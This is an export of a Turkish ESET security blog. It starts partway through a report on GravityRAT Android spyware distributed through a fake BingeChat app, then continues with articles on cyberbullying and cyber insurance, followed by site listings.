Kötü amaçlı yazılımları araştıran ESET araştırmacısı Lukáš Štefanko bu konuda şunları söylüyor: “UYGULAMAYI İNDİR düğmesine dokunduktan sonra kötü amaçlı uygulama yollayan bir web sitesi bulduk; ancak ziyaretçilerin oturum açmasını gerektiriyor. Kimlik bilgilerimiz yoktu ve kayıt olamadık. Operatörlerin kayıtları yalnızca bekledikleri belirli bir kurbanın, muhtemelen belirli bir IP adresi, coğrafi konum, özel URL veya belirli bir zaman dilimi içinde ziyaret ettiğinde açıldığını düşünüyoruz. BingeChat uygulamasını web sitesi üzerinden indirememiş olsak da, VirusTotal’da bir dağıtım URL’si bulabildik.” Kötü amaçlı uygulamaya Google Play store üzerinden erişim sağlanamıyor.
ESET Research, potansiyel kurbanların kötü amaçlı web sitesine girmesi için nasıl kandırıldığını veya hangi yollarla keşfedildiğini bilmiyor. Araştırma sırasında uygulamayı indirmenin hesap sahibi olma şartına bağlı olduğunu ve yeni hesap kaydının mümkün olmadığını göz önünde bulunduran ESET, potansiyel kurbanların özellikle hedef alındığına inanıyor.
Facebook araştırmacıları, Cisco Talos tarafından daha önce tahmin edildiği gibi GravityRAT’i Pakistan merkezli bir gruba bağlasa da, kötü amaçlı yazılımın arkasındaki grup bilinmiyor. ESET bu grubu SpaceCobra adıyla izliyor ve hem BingeChat hem de Chatico kampanyalarını bu gruba bağlıyor.
GravityRAT dağıtım sistemi
Uygulamanın yasal işlevselliğinin bir parçası olarak, bir hesap oluşturma ve oturum açma seçeneği sunuluyor. Kullanıcı uygulamaya giriş yapmadan önce GravityRAT, C&C sunucusuyla etkileşime geçerek cihaz kullanıcısının verilerine sızmaya başlıyor ve komutların yürütülmesini bekliyor. GravityRAT arama kayıtları, kişi listesi, SMS mesajları, cihaz konumu, temel cihaz bilgileri ve resimler, fotoğraflar ve belgeler için belirli uzantılara sahip dosyalara sızabiliyor. GravityRAT’in bu versiyonu, GravityRAT’in bilinen önceki sürümlerine kıyasla iki güncellemeye sahiptir: WhatsApp yedeklemelerine sızma ve dosyaları silmek için komut alma.
**Kategoriler:** GÜVENLİK ÖNEMLİDİR
**Etiketler:** Araştırma, ESETresearch
---
### [Siber Zorbalık: Hepimiz engellemekle sorumluyuz](https://antivirus.com.tr/siber-zorbalik-hepimiz-engellemekle-sorumluyuz/)
**Published:** Haziran 16, 2023
**Author:** ESET
**Excerpt:** Siber zorbalık karşıtı strateji oluşturmak için, ebeveynlerin, eğitimcilerin, çocukların bir arada ve toplum olarak ortak bir çaba göstermesi gerekir
**Content:**
*Siber zorbalığı durdurma ve siber zorbalık karşıtı strateji oluşturmak için, ebeveynlerin, eğitimcilerin, çocukların bir arada ve toplum olarak ortak bir çaba göstermesi gerekir*
Her türlü zorbalık, kurbanın sağlığını ve yaşamını altüst edecek bir etkiye sahip olabilir. Bireysel veya yüz yüze zorbalık olarak da bilinen fiziksel zorbalık okullarda devam eden bir sorundur. Birçok araştırmacı, bu zorbalığın uzun vadede kurbanın davranış ve kişiliğinde değişikliklere yol açabilecek kötü sonuçlarının anlık etkilerinden daha kötü olabileceğini söylüyor.
İnternetin ortaya çıkışıyla birlikte, zorbalık da genel iletişim gibi şekil değiştirdi. Günümüzde zorbalığı kişi kendi evinden rahatlıkla yapabilir ve kurban tacizcisini tanımıyor olabilir. Bununla birlikte, yöntemler ve yollar değişse de sonuç aynı derecede tehlikelidir. Aslında çoğu zaman yüz yüze zorbalıktan daha da kötüdür.
Bugün Siber Zorbalığı Durdurma Günü ve siber zorbalığın çeşitli türlerini, çevrimiçi istismar ve gerçek hayatta tacizin kurbanlar üzerindeki etkilerini ve nihayetinde ebeveynlerin neden çocuklarını bu tür davranışların kurbanı olmaktan korumaları ve çevrimiçi ortamda başkalarına saygı kültürünün teşvik edilmesine yardımcı olmaları gerektiğini inceleyeceğiz.
## Siber zorbalık nedir?
Merriam-Webster sözlüğüne göre siber zorbalık, “bir kişi (örneğin bir öğrenci) hakkında kötü niyetli mesajların genellikle isimsiz olarak elektronik ortamda yayınlanması” anlamına gelir. Siber zorbalık birçok farklı şekilde olabilir ve bu nedenle modern teknolojinin başka bir kişiyi taciz etmek, başkasına kötü davranmak ve başkasını hedef almak için kullanılmasını kapsar.
Kurbanlar telefonlarında/sosyal medyada/bilgisayarlarında kendilerini utandıran ve kötü hissettiren küfürlü mesajlar, metinler, gönderiler veya yorumlar alır. Bu istismar neredeyse günün her saati gerçekleşebilir ve kurban, işkencecisinin agresif, nefret dolu ve kindar davranışlarından rahatsız olur.
Özetle, birine zarar vermek için kullanılan her türlü çevrimiçi içeriktir. Ayrıca, kişinin cinsel yönelimi, görünüşü, yaşı, ırkı, etnik kökeni, dini inancı ve daha birçok değişik konu üzerinden sindirme yöntemi olabilir. Birçok ülkede siber zorbalık bir suçtur ve failleri birkaç yıl hapis cezasına çarptırılabilir.
## Siber zorbalığın sonuçları
Çevrimiçi zorbalık çok zarar verebilir, özellikle de çoğu zaman anonim olduğu ve çevrimiçi olarak gönderilen zararlı mesajlar herkes tarafından okunabildiği için geniş bir etkiye sahip olabilir. Siber zorbalık, kişinin çaresiz hissetmesine neden olabilir, çünkü kişiler evleri ve mahremiyetleri ihlal edilmiş gibi hissedebilir.
Bu durum kurbanın ruh hali üzerinde büyük bir etkiye sahiptir; stres ve genel duygusal durum değişikliği uyku düzenini, ruh halini ve yeme alışkanlıklarını etkileyebileceği gibi anksiyete ve depresyona da yol açarak istenmeyen sonuçlar doğurabilir. Siber zorbalığın hedefinin genellikle çocuklar olduğu düşünüldüğünde, bu durum daha da endişe vericidir.
Fail de sonuçlarla karşı karşıya kalabilir. Zorbalar hapis cezasının yanı sıra okulda ceza alabilir, işten çıkarılabilir ya da kendileri hedef haline gelebilir.
## Siber zorbalık da dahil herkes ve her şeyde ilerleme
Siber zorbalıkla karşılaşılan alanlar yıllar içinde gelişti ve teknolojik yeniliklerin hızı arttıkça siber zorbalık için farklı ve çeşitli alanlar ortaya çıktı.
İlk proto-siber zorbalık vakaları telefon görüşmeleri ya da nefret dolu kısa mesajlar olabilir ve bunlar çevrimiçi mesajlaşma platformları aracılığıyla farklı şeye dönüştü. Dikkat çeken ilk gerçek siber zorbalık vakası 2007 yılında ABD’de, 13 yaşındaki Megan Meier’in komşularının kendisini taciz etmek için sahte bir Myspace profili oluşturmasının ardından intihar etmesiyle yaşandı.
Ve bu, gelecek olayların bir habercisiydi çünkü kısa bir süre sonra akıllı telefonlarımız ve çok sayıda yeni sosyal medya web sitesi ve mesajlaşma servisimiz oldu ve bu tür kötü amaçlı eylemler için daha fazla ortam yarattık. 2010 yılında, yine 13 yaşındaki Hope Sitwell, erkek arkadaşı çıplak fotoğrafını Florida’daki altı lisenin öğrencileriyle paylaştığı için intihar etti. İnternet çağında, gizlilik bir lüks sayılır.
Instagram, Snapchat, Discord, Reddit, Twitter ve Facebook gibi sosyal medya sitelerinin yaygınlığı nedeniyle insanlar siber zorbalık tehdidine giderek daha fazla maruz kalıyor. Tıpkı cep telefonu mesajlarından çevrimiçi mesajlara geçtiğimiz gibi, zorbalığın biçimleri de değişti; fotoğraflar ve videolar insanlara kötü davranmak için kullanılıyor, mahremiyet ve kişisel güvenlik alanları giderek azalıyor.
New Jersey’den 18 yaşındaki Tyler Clementi, oda arkadaşının Clementi’yi başka bir adamla öpüşürken filme almak için bir web kamerası kullanması ve diğer arkadaşlarını ve Twitter’daki insanları web kamerasını izlemeye çağırması üzerine intihar etti.
Ne yazık ki liste bu kadarla kalmıyor. 2018 yılında yapılan bir araştırma, siber zorbalığa maruz kalan gençlerin intihara teşebbüs etme ya da kendilerine zarar verme olasılıklarının, bu zorbalıkla karşılaşmayan akranlarına göre iki kat daha fazla olduğunu ortaya koyuyor.

## Herkes kurban olabilir ve bu durum birçok şekilde yaşanabilir
İnsanların filmlerde evlerine/odalarına giren yabancılardan korktukları sahneleri hatırlıyor musunuz? Sözde “röntgenciler” hala var ancak diğer takip veya gözetleme biçimleri de var. Sosyal medya ve insanların sürekli paylaşım yapma alışkanlıkları ve özel hayatlarından kesitleri bolca sergilemeleri sayesinde dijital veya çevrimiçi takip son yıllarda arttı.
2013 yılında yapılan bir araştırmaya göre, sosyal medya kullanan gençlerin %80’i konumları, görüntüleri ve iletişim bilgileri gibi bilgileri çevrimiçi olarak paylaşıyor. Özel bir profile sahip olmadıkları ve tüm bağlantılarını bilmedikleri sürece, çocuklar çevrimiçi herhangi biri tarafından kolayca izlenebilir.
*İLGİLİ MAKALE:* [*Sosyal medyaya girmeden önce çocuklarınızla konuşmanız gereken 3 konu*](https://antivirus.com.tr/sosyal-medya-katilimindan-once-cocuklariniza-anlatacaginiz-3-sey/)
Spotify, Steam ve belki de PlayStation yıl sonu öne çıkanlar listesinden memnun musunuz ve bunları kullanıcı adınızla birlikte bir Discord sunucusunda paylaşıyor musunuz? Kötü amaçlı bir kişi bunu gördüğünde, tehdit veya taciz mesajları göndermeye başlayabilir, hatta hesabınızı çalmaya çalışabilir. Kötü amaçla bilgileri yayınlama çevrimiçi ortamda yaygındır ve ruh sağlığınız ve mahremiyetiniz için kalıcı sonuçlar doğurabilir.
Ani saldırılar, trollerin (provokatörlerin) veya saldırgan kullanıcıların diğer kişiye zarar vermek amacıyla kasıtlı olarak agresif bir şekilde tartıştığı bir başka çevrimiçi zorbalık yöntemidir. Örneğin Reddit’te, bu tür kişiler bazen bir kullanıcının tüm gönderi geçmişini tarar ve belirli alt dizinlerde gönderi paylaştıkları için onları küçümseyerek veya onlara saldırarak puanlarını düşürmeye çalışır.
Cinsel içerikli mesajlaşma (cinsel nitelikli içerik gönderme) da bir başka zorbalık biçimidir ve şantaj olarak kullanılabileceği ya da çocuk pornografisine dönüşebileceği için her iki taraf için de tehlikeli sonuçlar doğurabilir.
Son olarak, nefret baskınları, botlar tarafından gerçekleştirilebildiği için takip edilmesi zor olabilen farklı siber zorbalık biçimidir. Bunlar, birden fazla kullanıcının bir Discord sunucusuna katıldığı veya örneğin bir Twitch yayıncısını takip ettiği, ardından sohbeti nefret dolu mesajlarla istenmeyen e-posta yolladığı ve yayıncının veya kullanıcıların normal tartışmalar yapmasını engellediği durumlardır.
## Okulda veya internette tolerans yok
Çevrimiçi taciz ve zorbalığı hedef alan yasaların geliştirilmesinin de işaret ettiği gibi, bu tür davranışlara karşı sıfır tolerans vardır ve her zaman da olmalıdır.
Ne yapılabilir? Ebeveynler daha fazla destekleyici ve anlayışlı olmalı, çocuklarında herhangi bir rahatsızlık belirtisi veya davranış değişikliği fark ettiklerinde onlarla daha fazla iletişim kurmalıdır. Mümkün olduğunca çok kanıt toplamaya çalışmalı ve siber zorbalık olaylarını platform yöneticilerine, okul yöneticilerine (gerekirse) ve polise bildirmelidir. Ayrıca, ruhsal durumlarında uzun süren etkiler yaratabileceği için, siber zorbalıktan etkilenen kişiler için profesyonel yardım düşünülebilir.
Ebeveyn, veli veya eğitimciyseniz veya kendiniz de siber zorbalık kurbanıysanız, aşağıdaki makaleleri okuyabilirsiniz:
[Çocuğunuz siber zorbalığa mı maruz kalıyor? İzlemekte fayda var.](https://saferkidsonline.eset.com/tr/article/cocugunuz-siber-zorbaliga-mi-maruz-kaliyor-izlemekte-fayda-var)
[Sosyal medyada siber zorbalığa nasıl tepki verilir.](https://saferkidsonline.eset.com/tr/article/sosyal-medyada-siber-zorbaliga-nasil-tepki-verilir)
[Discord kullanıyor musunuz? Gizlilik ve güvenlik risklerine dikkat edin.](https://antivirus.com.tr/discord-kullaniyor-musunuz-gizlilik-ve-guvenlik-risklerine-dikkat-edin/)
*Çocuklarınızın çevrimiçi karşılaştığı tehlikelerin yanı sıra teknolojinin bu konuda nasıl yardımcı olabileceği hakkında daha fazla bilgi sahibi olmak için* [*Safer Kids Online*](https://saferkidsonline.eset.com/tr) *platformuna gidin.*
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Siber Güvenlik
---
### [Siber sigorta 101: Nedir ve şirketimin buna ihtiyacı var mı?](https://antivirus.com.tr/siber-sigorta-101-nedir-ve-sirketimin-buna-ihtiyaci-var-mi/)
**Published:** Haziran 15, 2023
**Author:** ESET
**Excerpt:** Siber riskler arttıkça, birçok kuruluş sorumluluğu üçüncü bir tarafa (sigorta şirketlerine) devretmek istiyor. Siber sigorta hakkında daha fazla bilgi edinin.
**Content:**
Şirketlerin siber riskleri gün geçtikçe artıyor. Çünkü, artan tehdit seviyeleri, genişleyen saldırı yüzeyleri ve güvenlik becerilerindeki zafiyet birleştiğinde şirketler dezavantajlı hale geliyor. Potansiyel güvenlik ihlali olasılığının artmasına karşı çoğu firma, sorumluluklarının bazılarını üçüncü parti yüklenicilere devretmenin yollarını arıyor. Ayrıca, en iyi siber güvenlik uygulamalarına yatırım yapmadan kolayca siber sigortadan faydalanacağına inanan firmalar yanılıyor olabilir. Aslında bu tür yatırımlar yapmanın, zararın sigorta kapsamında karşılanmasının bir ön koşulu olması yaygınlaştı.
O zaman, işletmelerin siber güvenlik sigortası yaptırması “hiçbir zarar görmeden” kurtulmalarına yaramıyorsa, ne işe yarıyor?
## Siber sigorta nedir?
Genel anlamda siber sigorta, her büyüklükteki şirketin veri ihlali ve sızıntılar sonucu ortaya çıkan finansal zararlardan korunmasına yardımcı olur. Poliçeye bağlı olarak siber sigorta şunları karşılayabilir:
- Potansiyel bir olay öncesi, söz konusu saldırılara dayanıklılığı artırmak için yapılacak değerlendirmelere, dikkatlice incelenerek belirlenen satıcılara ve bilgilere erişim
- İhlal sonrası bildirim, adli soruşturma, yasal hizmetler ve kriz yönetimi uzmanlığı konusunda yardım
- Şirketinize karşı yasal giderler ve tazminat talepleri için mali destek
- İşletmenin çalışmaya devam etmesi, verilerin geri yüklenmesi ve gelir kaybının giderilmesi için yapılan harcamaların karşılanması
Poliçeler çok değişiklik göstermekle birlikte temelde iki tür teminat vardır:
- **Birinci taraf teminat kapsamı:** Bir siber olayın işletmenize doğrudan etkisiyle ilgilidir. Kayıp veya hasarlı yazılım, yasal faturalar, adli tıp, müşterilere bildirim yapılması, para hırsızlığı vb. maliyetleri içerir.
- **Üçüncü taraf teminat kapsamı:** Diğer kişilerin bir siber olay sonucu yaşadıkları kayıplar nedeniyle firmanıza karşı açtıkları davalarla ilgilidir. Müşterilerle yasal anlaşmalar, avukat ve muhasebe ücretleri vb. dahildir.
Şirketinizin varlıklarına yönelik olarak “savaş nedeni” sayılabilecek siber saldırıların sigorta poliçenizde kapsam dışı olma ihtimalini düşünmelisiniz. Lloyd’s of London tartışmaya neden olacak şekilde, devlet destekli saldırılarda yüklenici sorumluluğunu azaltmak amacıyla, sigortacılarını sözleşmelere siber savaşla ilgili bir istisna madde eklemeye zorladı. Ancak, tehdit edici unsurun bir savaş eylemi gerçekleştirdiğinin kanıtlanması oldukça zor olabilir.
[](https://www.eset.com/fileadmin/ESET/TR/Documents/Cybersecurity_Insurance_for_Enterprises.pdf)
## Neden siber sigortaya ihtiyacım var?
Çoğu şirket için, siber sigorta sektörünün 2029 yılına kadar 64 milyar ABD Doları hacmine ulaşacak bir sektör olacağını tahmin etmek şaşırtıcı değildir. Artan siber tehditler ve bunlarla ilişkili maliyetlerin yanı sıra düzenleyici kuruluşların konuya daha ciddiyetle yaklaşımı, şirketleri riskle karşılaşma ihtimalini en aza indirmek için denenmiş ve test edilmiş yöntemler aramaya itmektedir.
Pandemi sırasında bulut ve dijital yatırımlarla birleşen hibrit çalışmaya geçiş, verimlilik ve iş süreçlerinin etkinliğinin artmasına yardımcı olurken aynı zamanda siber saldırı yüzeyini de artırdı. Yama uygulanmamış evden çalışma uç noktaları, yanlış yapılandırılmış bulut sistemleri ve mobil kaynaklı tehditler buz dağının sadece görünen kısmıdır. 2022 yılında hazırlanan bir raporda kuruluşların %79’unun, çalışma uygulamalarında yapılan son değişikliklerin kuruluşlarının siber güvenliğini olumsuz etkilediğini düşündüğünü iddia ediyor. Bir başka çalışmada ise küresel kuruluşların %43’ünün saldırı yüzeylerinin “kontrolden çıkmaya başladığı” konusunda hemfikir. Saldırı yüzeyi aynı zamanda karmaşık tedarik zincirleri ve potansiyel olarak dikkatsiz çalışanlara kadar uzanıyor. Örneğin, küresel şirketlerin tahminen %98’i, 2021 yılında tedarikçileri nedeniyle bir ihlal yaşamıştır.
Sonuç olarak:
- ABD’de 2022 yılında neredeyse rekor rakamlara ulaşan kamuya bildirilen veri ihlalleri yaşandı
- 2022 yılında Birleşik Krallık’ta araştırmaya katılan kuruluşlarının beşte ikisi, geçmiş 12 ayda bir güvenlik ihlali yaşadığını bildirdi
- Yine Birleşik Krallık’taki teknoloji ve iş dünyası liderlerinin çeyreğinden fazlası (%27) iş e-posta güvenliği (BEC) ve “hackleme ve sızdırma” saldırılarının, %24’ü ise fidye yazılımların 2023 yılında artmasını beklediğini söyledi
Günümüzde ciddi güvenlik vakalarının sayısı artmakla kalmıyor, bunların mağdurlara olan maliyeti de gün geçtikçe artıyor. 2021 yılında siber suç vakalarının FBI’ya maliyetinin 9,6 milyar ABD dolarına ulaştığı bildirilmişti. Bir yıl sonra ise bu rakam, %49 artışla, 10,3 milyar ABD dolarına ulaştı. Bu tabloda toplam, 2022’ye kadar olan beş yıl için 27,6 milyar ABD dolarına çıkıyor.
## Sigorta teminat kapsamı için ne yapmam gerekiyor?
Siber sigorta sektörü, son birkaç yılda belirgin bir değişim geçirdi. Pandemi sırasında fidye yazılımı ihlallerindeki artışın ardından bazı iddialar yayıldı. Bazı kişilerin dolaylı olarak tehdit aktörlerini saldırı başlatmaya teşvik etmek konusunda [sektörü suçlamasına](https://www.infosecurity-magazine.com/news/cyber-pros-insurance-ransomware/) yol açtı. Birçok yüklenicinin maruz kaldığı kayıplar, poliçelerde bazı değişikliklerin yapılmasına yol açınca prim oranlarında önemli bir artış ve kapsama alanında önemli oranda azalmaya neden oldu. Neyse ki fiyatlar artık dengeleniyor, bu nedenle poliçeler yeniden karşılanabilir hale geliyor.
Bunun bir kısmı, daha fazla potansiyel müşteri talep eden daha ayrıntılı poliçelere bağlıdır. Bu durum, siber sigortanın, son çare olmaktan önlem almayı teşvik eden bir güvenlik ortağı olmaya doğru evrilen rolünü görmemizi sağlamıştır. Kısacası, şirketlerin güvenlik kontrolleri alanında en iyi uygulamalar ve siber hijyen önlemlerini uygulamalarını zorunlu kılan sigortacılar, siber risk yönetiminde temelden iyileşme ihtiyacını tetikleyebilir.
Poliçeye bağlı olarak bu önlemler şunlardır:
- Düzenli (ve saha dışı) veri yedekleme
- Güçlü, benzersiz parolalar ve iki faktörlü kimlik doğrulama kullanımı
- Güvenlik açığı taraması ve otomatik risk tabanlı yama yönetimi
- Siber güvenlik farkındalığı ile ilgili düzenli eğitim programları yapma
- Uç nokta güvenlik yazılımı
- Düzenli olarak test edilen olay müdahale planları
- Saldırıların “etki alanını” en aza indirmek için kullanılan ağ segmentasyonu
## Sıradaki adım ne?
KOBİ’ler ve büyük ölçekli işletmeler halen siber olayları karşılaştıkları bir numaralı tehdit olarak görüyor. Maliyetler arttıkça, giderek daha fazla sayıda firma siber sigortaya başvuracak. Bu da daha iyi güvenlik, daha düşük risk ve daha uygun fiyatlı teminat sağlamalıdır. Ancak daha yapılacak çok şey var: Dünya Ekonomik Forumuna (DEF) göre orta ve küçük ölçekli işletmelerin yarısına yakını (%48) ve büyük işletmelerin %16’sı halen sigorta kapsamında değil. Gelecekte sigortanızdan en uygun şekilde yararlanmanız için, poliçelerde yer alan satır aralarını okumak her zamankinden daha önemli hale gelecek.
**İşletmeler için siber güvenlik hakkında daha fazla bilgi için bu [ESET kılavuzuna](https://www.eset.com/fileadmin/ESET/TR/Documents/Cybersecurity_Insurance_for_Enterprises.pdf) (İngilizce) bakabilirsiniz.**
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Siber Güvenlik, Siber Sigorta
---
## Sayfalar
### [Main Page](https://antivirus.com.tr/)
**Published:** Kasım 20, 2021
**Author:** ESET
**Content:**
## Dijital güvenlik ve bilişim sektörü ile ilgili haberleri takip edin. Sızıntılar, dolandırıcılıklar, APT grupları ve sıfır gün tehditleri hakkında bilgi edinin.

## [ ESET KOBİ Siber Hazırlık Endeksi 2026 ](https://antivirus.com.tr/eset-kobi-siber-hazirlik-endeksi-2026/ "ESET KOBİ Siber Hazırlık Endeksi 2026")
[](https://antivirus.com.tr/eset-kobi-siber-hazirlik-endeksi-2026/)
ESET 2026 KOBİ Siber Hazırlık Endeksi birçok olumlu eğilim gösteriyor ancak temel önlemlerin eksikliği ve tehditlerin yanlış algılanması güvenliği riske atıyor.

## [ BTMOB: Android cihazların derinliklerine sızan gizli bir RAT ](https://antivirus.com.tr/btmob-android-cihazlarin-derinliklerine-sizan-gizli-bir-rat/ "BTMOB: Android cihazların derinliklerine sızan gizli bir RAT")
[](https://antivirus.com.tr/btmob-android-cihazlarin-derinliklerine-sizan-gizli-bir-rat/)
BTMOB bu kötü amaçlı yazılımı, uzaktan erişim yeteneklerini hazır kampanya araçlarıyla birleştirerek cihazın tamamen ele geçirilmesindeki engelleri azaltıyor

#### [ Yapay zekâ kullanarak sağlık tavsiyesi almanın riskleri ](https://antivirus.com.tr/yapay-zeka-kullanarak-saglik-tavsiyesi-almanin-riskleri/ "Yapay zekâ kullanarak sağlık tavsiyesi almanın riskleri")

#### [ ESET APT Faaliyet Raporu Q4 2025– Q1 2026 ](https://antivirus.com.tr/eset-apt-faaliyet-raporu-q4-2025-q1-2026/ "ESET APT Faaliyet Raporu Q4 2025– Q1 2026")

# [ ESET KOBİ Siber Hazırlık Endeksi 2026 ](https://antivirus.com.tr/eset-kobi-siber-hazirlik-endeksi-2026/ "ESET KOBİ Siber Hazırlık Endeksi 2026")

# [ BTMOB: Android cihazların derinliklerine sızan gizli bir RAT ](https://antivirus.com.tr/btmob-android-cihazlarin-derinliklerine-sizan-gizli-bir-rat/ "BTMOB: Android cihazların derinliklerine sızan gizli bir RAT")

# [ Yapay zekâ kullanarak sağlık tavsiyesi almanın riskleri ](https://antivirus.com.tr/yapay-zeka-kullanarak-saglik-tavsiyesi-almanin-riskleri/ "Yapay zekâ kullanarak sağlık tavsiyesi almanın riskleri")

# [ ESET APT Faaliyet Raporu Q4 2025– Q1 2026 ](https://antivirus.com.tr/eset-apt-faaliyet-raporu-q4-2025-q1-2026/ "ESET APT Faaliyet Raporu Q4 2025– Q1 2026")

# [ ESET KOBİ Siber Hazırlık Endeksi 2026 ](https://antivirus.com.tr/eset-kobi-siber-hazirlik-endeksi-2026/ "ESET KOBİ Siber Hazırlık Endeksi 2026")

# [ BTMOB: Android cihazların derinliklerine sızan gizli bir RAT ](https://antivirus.com.tr/btmob-android-cihazlarin-derinliklerine-sizan-gizli-bir-rat/ "BTMOB: Android cihazların derinliklerine sızan gizli bir RAT")

# [ Yapay zekâ kullanarak sağlık tavsiyesi almanın riskleri ](https://antivirus.com.tr/yapay-zeka-kullanarak-saglik-tavsiyesi-almanin-riskleri/ "Yapay zekâ kullanarak sağlık tavsiyesi almanın riskleri")

# [ ESET APT Faaliyet Raporu Q4 2025– Q1 2026 ](https://antivirus.com.tr/eset-apt-faaliyet-raporu-q4-2025-q1-2026/ "ESET APT Faaliyet Raporu Q4 2025– Q1 2026")
Son Yazılar

### [ Veri Güvenliği: Siber sigorta neden yeterli değil? ](https://antivirus.com.tr/veri-guvenligi-siber-sigorta-neden-yeterli-degil/ "Veri Güvenliği: Siber sigorta neden yeterli değil?")
25 May 2026
Siber sigorta, kuruluşların artan düzenleyici baskı ve dağılmış hassas veri hacminin artmasıyla veri güvenliği yönetiminde standart hâle geldi ancak yeterli…

### [ Sahte FIFA web siteleri futbolseverleri hedef alıyor ](https://antivirus.com.tr/sahte-fifa-web-siteleri-futbolseverleri-hedef-aliyor/ "Sahte FIFA web siteleri futbolseverleri hedef alıyor")
22 May 2026
Para ve kişisel verileri çalmak için resmî bilet ve ürün satışlarını taklit eden sahte FIFA Dünya Kupası temalı web sitelerine dikkat…

### [ Webworm: Yeni sızma teknikleri ](https://antivirus.com.tr/webworm-yeni-sizma-teknikleri/ "Webworm: Yeni sızma teknikleri")
22 May 2026
ESET araştırmacıları, Webworm APT grubunun son zamanlarda cephaneliğine eklediği yeni araç ve teknikleri…

### [ Jeopolitik kargaşa neden dolandırıcılık için bir fırsat? ](https://antivirus.com.tr/jeopolitik-kargasa-neden-dolandiricilik-icin-bir-firsat/ "Jeopolitik kargaşa neden dolandırıcılık için bir fırsat?")
18 May 2026
Çatışmalar, çevrimiçi dolandırıcılık için bir nimettir. Fırsatçıların tuzaklarına karşı dikkatli…

### [ Gözlerinizi dört açın: Akıllı gözlükler güvenlik riski taşıyor ](https://antivirus.com.tr/gozlerinizi-dort-acin-akilli-gozlukler-guvenlik-riski-tasiyor/ "Gözlerinizi dört açın: Akıllı gözlükler güvenlik riski taşıyor")
12 May 2026
Akıllı gözlükler, herkesin çevresindeki dünyayı takip etmesine olanak tanır. Ancak verilerinizi ve çevrenizdekilerin gizliliğini tehlikeye…

### [ Sahte arama kayıtları, gerçek ödemeler: CallPhantom ](https://antivirus.com.tr/sahte-arama-kayitlari-gercek-odemeler-callphantom/ "Sahte arama kayıtları, gerçek ödemeler: CallPhantom")
11 May 2026
ESET araştırmacıları, Google Play’de “herhangi bir numara için” arama geçmişi sağladığını iddia eden CallPhantom adı verilen sahte uygulamaları ortaya…
[ Tümünü Gör
](https://antivirus.com.tr/blog/)
Blogda Arayın
[ 3CX
](https://antivirus.com.tr/tag/3cx/)
[ Active Directory
](https://antivirus.com.tr/tag/active-directory/)
[ AD
](https://antivirus.com.tr/tag/ad/)
[ Adli Bilişim
](https://antivirus.com.tr/tag/adli-bilisim/)
[ Ağ Güvenliği
](https://antivirus.com.tr/tag/ag-guvenligi/)
[ AI
](https://antivirus.com.tr/tag/ai/)
[ Akıllı Telefon
](https://antivirus.com.tr/tag/akilli-telefon/)
[ Alışveriş
](https://antivirus.com.tr/tag/alisveris/)
[ Android
](https://antivirus.com.tr/tag/android/)
[ Antivirüs
](https://antivirus.com.tr/tag/antivirus/)
[ Apple
](https://antivirus.com.tr/tag/apple/)
[ APT
](https://antivirus.com.tr/tag/apt/)
[  ](https://www.eset.com/tr/business/cybersecurity-training/)
[  ](https://www.eset.com/tr/business/cybersecurity-training/)
[  ](https://antivirus.com.tr/eset-apt-faaliyet-raporu-2025-2-ve-3-ceyrek/)
Kategoriler
[ GÜVENLİK ÖNEMLİDİR
79
](https://antivirus.com.tr/category/guvenlik-onemlidir/)
[ KURUM İÇİ ÖNLEMLER
66
](https://antivirus.com.tr/category/kurum-ici-onlemler/)
[ ÖNCE İLKELER
54
](https://antivirus.com.tr/category/once-ilkeler/)
[ SİBER GÜVENLİK
312
](https://antivirus.com.tr/category/genel/)
Aylık Bülten
Name \*Ad
Soyad
Email Name
Email \*
Abone Olun
Öne Çıkanlar

### [ Fidye yazılımı küçük işletmeleri nasıl etkiliyor? ](https://antivirus.com.tr/fidye-yazilimi-kucuk-isletmeleri-nasil-etkiliyor/ "Fidye yazılımı küçük işletmeleri nasıl etkiliyor?")
22 September 2025

### [ Casus yazılım: Tanıyın ve siber şantaja maruz kalmayın ](https://antivirus.com.tr/casus-yazilimlari-taniyin-ve-siber-santaja-maruz-kalmayin/ "Casus yazılım: Tanıyın ve siber şantaja maruz kalmayın")
17 January 2023

### [ Bayrağı Yakala: Hackleme becerilerinizi geliştirecek 5 İnternet sitesi ](https://antivirus.com.tr/bayragi-yakala-hackleme-becerilerinizi-gelistirecek-5-internet-sitesi/ "Bayrağı Yakala: Hackleme becerilerinizi geliştirecek 5 İnternet sitesi")
28 November 2023

### [ Verizon 2023 DBIR: Bu yılın yenilikleri ve KOBİ’ler için en önemli çıkarımlar ](https://antivirus.com.tr/verizon-2023-dbir-bu-yilin-yenilikleri-ve-kobiler-icin-en-onemli-cikarimlar/ "Verizon 2023 DBIR: Bu yılın yenilikleri ve KOBİ’ler için en önemli çıkarımlar")
17 July 2023
---
## Videolar
### [WhatsApp ve Instagram Hesabınız Çalınabilir!](https://antivirus.com.tr/yazar/13894/)
**Published:** Temmuz 30, 2026
**Author:** ESET
---
### [Instagram ve WhatsApp Hesabınız Çalınırsa Ne Olur?](https://antivirus.com.tr/yazar/13897/)
**Published:** Temmuz 30, 2026
**Author:** ESET
---
### [Instagram ve WhatsApp Güvenliği](https://antivirus.com.tr/yazar/13900/)
**Published:** Temmuz 30, 2026
**Author:** ESET
---
### [Yapay Zekâ Sesinizi Taklit Ederse Ne Yaparsınız?](https://antivirus.com.tr/yazar/yapay-zeka-sesinizi-taklit-ederse-ne-yaparsiniz/)
**Published:** Ağustos 20, 2026
**Author:** ESET
---
### [İnternette Kimlik Hırsızlığından Korunmanın 3 Yolu!](https://antivirus.com.tr/yazar/internette-kimlik-hirsizligindan-korunmanin-3-yolu/)
**Published:** Ağustos 24, 2026
**Author:** ESET
---
### [Yapay Zekâ Sohbet Robotları Çocuklar İçin Tehlikeli mi?](https://antivirus.com.tr/yazar/cocuklar-ve-yapay-zeka/)
**Published:** Temmuz 30, 2026
**Author:** ESET
---
## Yazarlar
### [Gürcan Şen](https://antivirus.com.tr/yazar/gurcan-sen/)
**Published:** Ekim 27, 2026
**Author:** Can Erginkurban
**Content:**
Gürcan Şen, 2016’dan bu yana ESET Türkiye’de (Stratus Bilişim Sistemleri Tic. A.Ş.) ESET Teknik Müdürü olarak görev yapıyor. [LinkedIn profilini görüntüle](https://www.linkedin.com/in/g%C3%BCrcan-%C5%9Fen-208811153/).
---
### [Alžbeta Kovaľová](https://antivirus.com.tr/yazar/alzbeta-kovalova/)
**Published:** Temmuz 30, 2026
**Author:** ESET
**Content:**
